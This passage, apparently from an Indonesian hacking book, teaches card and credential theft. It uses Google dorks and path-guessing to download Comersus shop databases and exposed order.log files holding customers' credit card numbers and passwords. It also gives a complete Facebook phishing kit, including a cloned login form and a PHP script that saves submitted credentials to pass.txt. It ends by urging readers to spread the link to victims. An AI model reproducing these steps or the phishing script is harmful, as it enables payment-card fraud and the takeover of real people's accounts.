
Yang perlu Anda lakukan adalah mencari file order.log pada situs *online shopping*. Ya, itu saja caranya. Gampang, kan?

Sewaktu Anda memperoleh target, file log langsung tampil pada browser.



Gambar 215: Order.log.

Supaya tampil rapi, data yang ada dalam Notepad tersebut di-copy dan paste pada MS. Word. Ini hanya untuk merapikan saja, supaya lebih enak dipandang, sehingga memudahkan pencarian nomor kartu kreditnya.



Gambar 216: Melihat file order.log.

Comersus


Di sini saya akan mengambil contoh kasus untuk menggali database comersus yang banyak menyimpan data mengenai kartu kredit hasil dari kegiatan belanja online.

Mungkin kata 'Comersus' sudah sangat akrab didengar, apalagi di dunia maya. Sebagai salah satu aplikasi transaksi penjualan online yang dibuat menggunakan bahasa ASP, Comersus menyertakan file database default yang bernama comersus.mdb. Di dalamnya ada banyak informasi data termasuk nomor *credit card*. Banyaknya website yang menggunakan Comersus dikarenakan tidak menuntut seseorang untuk mempelajari bahasa pemrograman tertentu.

File database (comersus.mdb) tersebut dapat didownload sehingga user dapat melihat isinya. Untuk melakukan aksi yang satu ini, carilah situs yang memiliki file berikut: **inurl:comersus_dynamicIndex.asp**


Supaya Anda lebih paham, di sini akan saya berikan langkah detail.

Pertama-tama, saya cari di Google menggunakan syntax: **inurl:comersus_dynamicIndex.asp**



Gambar 217: Mencari target comersus.

Pada saat saya membuka website target, yang tampil hanyalah sebuah website biasa. Dengan penampilannya yang culun dan katro itu membuat saya tergoda untuk mengenal lebih jauh. Terutama ingin mengetahui dalamannya.



Gambar 218: Target comersus.


Setelah berkenalan, website target ternyata bernama:

http://www.situs-target.net/store/comersus_dynamicIndex.asp

Selanjutnya, saya ubah URL-nya menjadi

<http://www.situs-target.net/store/comersus.mdb>.

Alhasil, saya tidak menemukan apapun.



Gambar 219: File database tidak ditemukan.


Saya mencoba berpikir, mungkin saja dia tidak cocok dengan panggilan yang saya ganti.

Bagaimana kalau saya buat nama yang lebih cantik?

Kini, saya memanggilnya:

<http://www.situs-target.net/store/database/comersus.mdb>

Sekali lagi, saya kena batunya. Tetap nihil.



Gambar 220: File database masih tidak ditemukan.

Bagaimana kalau tidak usah pake kata *store*, juga tidak usah pake *database*.

Namanya menjadi:


<http://www.situs-target.net/comersus.mdb>

website-nya tetap diam membisu, dan hasilnya masih kosong melompong.

Sekarang, saya "paksa" website-nya untuk berganti nama. Ini pilihan terakhirnya dan harus mau berganti nama, *store* tetap hilang; *database* dipake, menjadi:

<http://www.situs-target.net/database/comersus.mdb>

Sekarang, website-nya sudah mau terbuka dengan saya dan rela memberikan dalamannya berupa file comersus untuk saya download.



Gambar 221: File comersus.mdb.

Supaya Anda tidak penasaran, berikut saya tampilkan isi file comersus yang barusan saya download. Isinya tidak hanya informasi kartu kredit tapi juga username beserta password.

The screenshot shows a Microsoft Access application window. At the top, there's a menu bar with options like File, Home, Create, Database Tools, Analysis, and Help. Below the menu is a toolbar with various icons. The main area contains a table named 'comersus'. The table has columns labeled 'id', 'Name', 'Address', 'Phone', 'Email', 'Lastname', 'Address2', 'City', 'StateCode', and 'Zip'. There are approximately 30 rows of data. A large black rectangular box covers most of the data grid, starting from the second column and extending down to the last row. Overlaid on the top right of this redacted area is the word 'Sensor' in a large, bold, white sans-serif font.

Gambar 222: Isi file comersus.mdb.

Catatan:

Sebenarnya, saya sudah tahu dimana lokasi asli file comersus ditempatkan.

Apa yang saya lakukan di atas dengan mencoba gonta-ganti URL tujuan supaya Anda tidak berhenti pada langkah pertama jika gagal melakukan aksi hacking. Sebab, saat ini sistem keamanan semakin terus ditingkatkan sehingga letak penyimpanan file penting terkadang ditaruh pada folder yang berbeda, alias tidak menuruti default-nya. Hal ini dilakukan untuk mengamankan file penting dari tangan-tangan jail seperti tangan Anda.


Mengenal CVV

Pada sebuah kartu kredit terdapat 3 Angka Rahasia. Tiga digit angka tersebut dikenal dengan istilah CVV (Cardholder Verification Value). Istilah untuk kode rahasia tersebut akan berbeda-beda untuk setiap jenis kartu. Untuk jenis kartu Visa dan Diners Club menyebutnya CVV2, MasterCard menyebutnya CVC2. Ada juga yang menyebutnya CSC (Card Security Code), pada beberapa kasus ada pula yang menyebut CVV dengan CVN (Card Verification Number). Istilah CVV lebih sering dan umum digunakan ketimbang CSC maupun CVN.

Apabila Anda pernah memiliki kartu kredit untuk berbelanja, ada beberapa cara untuk melakukan otorisasi yang menunjukkan bahwa Anda adalah pemilik kartu kredit yang


sah. Caranya adalah dengan menunjukkan KTP, otorisasi tanda tangan, atau dengan memasukkan PIN. Sedangkan untuk berbelanja di internet, kita tidak mungkin melakukan ketiga hal tersebut. Oleh karena itulah, diperlukan adanya CVV.

CVV ini, terutama sering digunakan untuk transaksi yang tidak menggunakan kartu kredit secara fisik, seperti berbelanja lewat internet. Dengan adanya CVV ini berguna untuk mencegah orang yang tidak berhak dalam melakukan transaksi yang menggunakan kartu kredit.




Gambar 223: Ini kartu kredit saya sendiri yang saya scan, jadi beberapa informasi lainnya saya tutup.

Khusus untuk Amex atau American Express menyebutnya CID (Card Identification Number). Pada Amex CVV-nya adalah 4 digit, yang terdapat pada bagian depan kartu kredit.



Gambar 224: CID dan CVV2.

Proses transaksi langsung pada toko-toko konvensional, kode tersebut bisa dilihat langsung oleh kasir. Kadang-kadang, mereka juga melihat tanda tangan. Sebab kartu kredit tidak akan berlaku jika tidak ditandatangani pada bagian belakangnya. Karena tanda tangan itu adalah sebagai otorisasinya. Jadi, boleh dibilang CVV berguna sebagai pengganti tanda tangan.



Gambar 225: CVV sebagai pengganti tanda tangan.

Phising | 19

Pada teknik hacking yang satu ini, modus operandinya adalah berusaha membuat seseorang mengunjungi situs yang salah sehingga memberikan informasi rahasia berupa username dan password maupun hal lainnya. Umumnya, pelaku membuat situs yang memiliki nama domain mirip dengan aslinya. Istilah Phising identik dengan Web Spoofing, DNS Spoofing, dan Pharming. Teknik phising ini juga dikenal dengan sebutan teknik *fake login*, dimana seseorang login di halaman yang bukan sebenarnya.

Kasus yang terkenal berkenaan dengan hal ini adalah kasus website Bank Central Asia (BCA) yang pernah terjadi beberapa tahun lalu. Dimana dengan menggunakan alamat URL yang berbeda terhadap layanan internet banking (BCA), tetapi memiliki kesamaan baik berupa penyebutan maupun kesalahan ketik. Situs aslinya www.klikbca.com, memiliki halaman palsu (tepatnya dipalsukan), di antaranya: wwwklik-bca.com, kilkbca.com, clikbca.com, klickca.com, dan klikbac.com.

Cara kerja phising adalah, seseorang memasukkan username dan password dari sebuah halaman login palsu, username dan password tersebut akan terekam dan dikirim ke pembuat halaman login palsu tersebut.

Sebagai contoh kasus, saya akan menggunakan Facebook. Berikut ini langkah teknisnya:

1. Buka <http://www.facebook.com/login.php>.



Gambar 226: Halaman login facebook.

2. Klik kanan, dari menu yang muncul klik view page source.

A screenshot of a Mozilla Firefox browser window. The title bar says "Source of http://www.facebook.com/login.php - Mozilla Firefox". The main content area shows the raw HTML source code of the Facebook login page. The code includes various meta tags, CSS links, and JavaScript files. It also contains some comments and specific identifiers like "JSG2c" and "fb" which are likely used for tracking or specific page logic.

Gambar 227: Source code halaman login.


3. Copy dan paste script yang muncul tersebut pada Notepad.



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" id="facebook" class="no_js">
<head>
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<script type="text/javascript">
//<![CDATA[
CavalryLogger=false;window._is_quickling_index=""&gt;&lt;function get_intern_ref(c){if(!c){var
b=
{profile_minifeed:1,info_tab:1,gb_content_and_toolbar:1,gb_muffin_area:1,eg:1,bookmarks_
menu:1,jewelBoxNotif:1,jewelnotif:1,beeperBox:1};for(var a=c;a&amp;&amp;a.
(0,8)=='_pagelet_')return a.id.substr(8);if(b[a.id])return a.id;}return '-'&gt;}&lt;/function
set_ue_cookie(a){document.cookie='act='+encodeURIComponent(a)+'; path=/';
domain_=&gt;window.location.hostname.replace(/\./,(`.facebook`,'$1'))&gt;;var
{return;}&gt;else{a=1;setTimeout(function(){a=0},0);&gt;var f=null;if(!g){f=g.href;if((!f|
g.rel)&amp;&amp;g.getAttribute){var c=g.getAttribute('ajaxify');if(c&amp;&amp;c!=`1`){f=c;}}if(f&amp;&amp;g.name)
f=g.name;if(!f)f='-'&gt;;b++&gt;;var k=(+new Date());&gt;var j=k++ / +b;set_ue_cookie(j);if(!h)
h='r';&gt;window.Arbitrator&amp;&amp;Arbitrator.inform('user/action'
,{context:d,event:e,node:g});&gt;window.Log&amp;&amp;Log('act',[k,b,f,d,i,get_intern_ref
,O,h,window.URI.getURLRequest().toString():location.pathname+location.search
//])&gt;}&lt;/script&gt;&lt;noscript&gt; &lt;meta http-equiv="refresh" content="0; URL=/login.php?_fb_noscript=1"
/&gt; &lt;/noscript&gt;
&lt;meta name="robots" content="noindex,nofollow" /&gt;
&lt;meta name="description" content="Facebook is a social utility that connects people with
friends and others who work, study and live around them. People use Facebook to keep up
about the people they meet." /&gt;
&lt;link rel="alternate" media="handheld" href="http://www.facebook.com/login.php" /&gt;
&lt;title&gt;Login | Facebook&lt;/title&gt;
&lt;noscript&gt;&lt;meta http-equiv="X-Frame-Options" content="deny"/&gt;&lt;/noscript&gt;</pre>
```

Gambar 228: Menyalin source code.

4. Cari kode "action=" (tanpa tanda kutip) untuk kita modifikasi.



Gambar 229: Mencari kode action.

5. Pada action="<https://login.facebook.com/login.php>", ubahlah menjadi action="secret.php" kemudian ubah juga methode dari "POST" menjadi "GET".




```
Untitled - Notepad
File Edit Format View Help
src="http://static.ak.fbcdn.net/rsrc.php/z4MLR/hash/dp09513v.js"></script>
<link rel="search" type="application/opensearchdescription+xml"
href="http://static.ak.fbcdn.net/rsrc.php/z8Q0Q/hash/8yhim1ep.ico" /></head>
<body class="login_page uiPage_loggedout f3_win_Locale_en_US">


Gambar 230: Source code hasil editing.



6. Simpan file tersebut dengan nama index.php. Supaya menjadi file berjenis PHP bukan TXT, dalam kotak dialog Save As, pada bagian Save as type, pilih All Files.





The screenshot shows a 'Save As' dialog box from a Windows operating system. The 'File name:' field contains 'index.php'. The 'Save as type:' dropdown menu is set to 'All Files'. The background shows a 'Documents library' window with various folders and files listed.



Gambar 231: Menyimpan file source code.



194 — Buku Sakti Hacker




www.aguspc.com


```


7. Sekarang buka lembaran Notepad yang baru, dan isikan script berikut:

```
<?php
header("Location: http://www.Facebook.com/login.php ");
$handle = fopen("pass.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```




Gambar 232: Membuat file secret.php.

8. Simpan dengan nama file secret.php.




Gambar 233: Menyimpan file secret.php.

9. Buka Notepad lagi dan biarkan isinya kosong, dan simpan dengan nama pass.txt.



Gambar 234: File pass.txt.

10. Upload ketiga file tersebut "index.php, secret.php, pass.txt" ke dalam website hosting Anda.



Gambar 235: Upload file.

11. Kini Anda sudah berhasil memiliki sebuah halaman Phising Facebook.

Tugas Anda sekarang adalah menyebarkan link supaya orang bersedia membuka link/URL yang berisikan halaman Facebook palsu tersebut. Apabila ada orang yang mengaksesnya dan mencoba login dari halaman tersebut, yang muncul adalah halaman Facebook yang asli yang menyatakan bahwa password yang dimasukkan adalah salah.

Cara seperti di atas, tidak akan mengubah tampilan di content asli Facebook tapi tetap mengarah ke halaman phising Anda.

Berikut tampilan halaman phising yang kita buat, 100% mirip halaman login Facebook.



Gambar 236: Halaman phising.

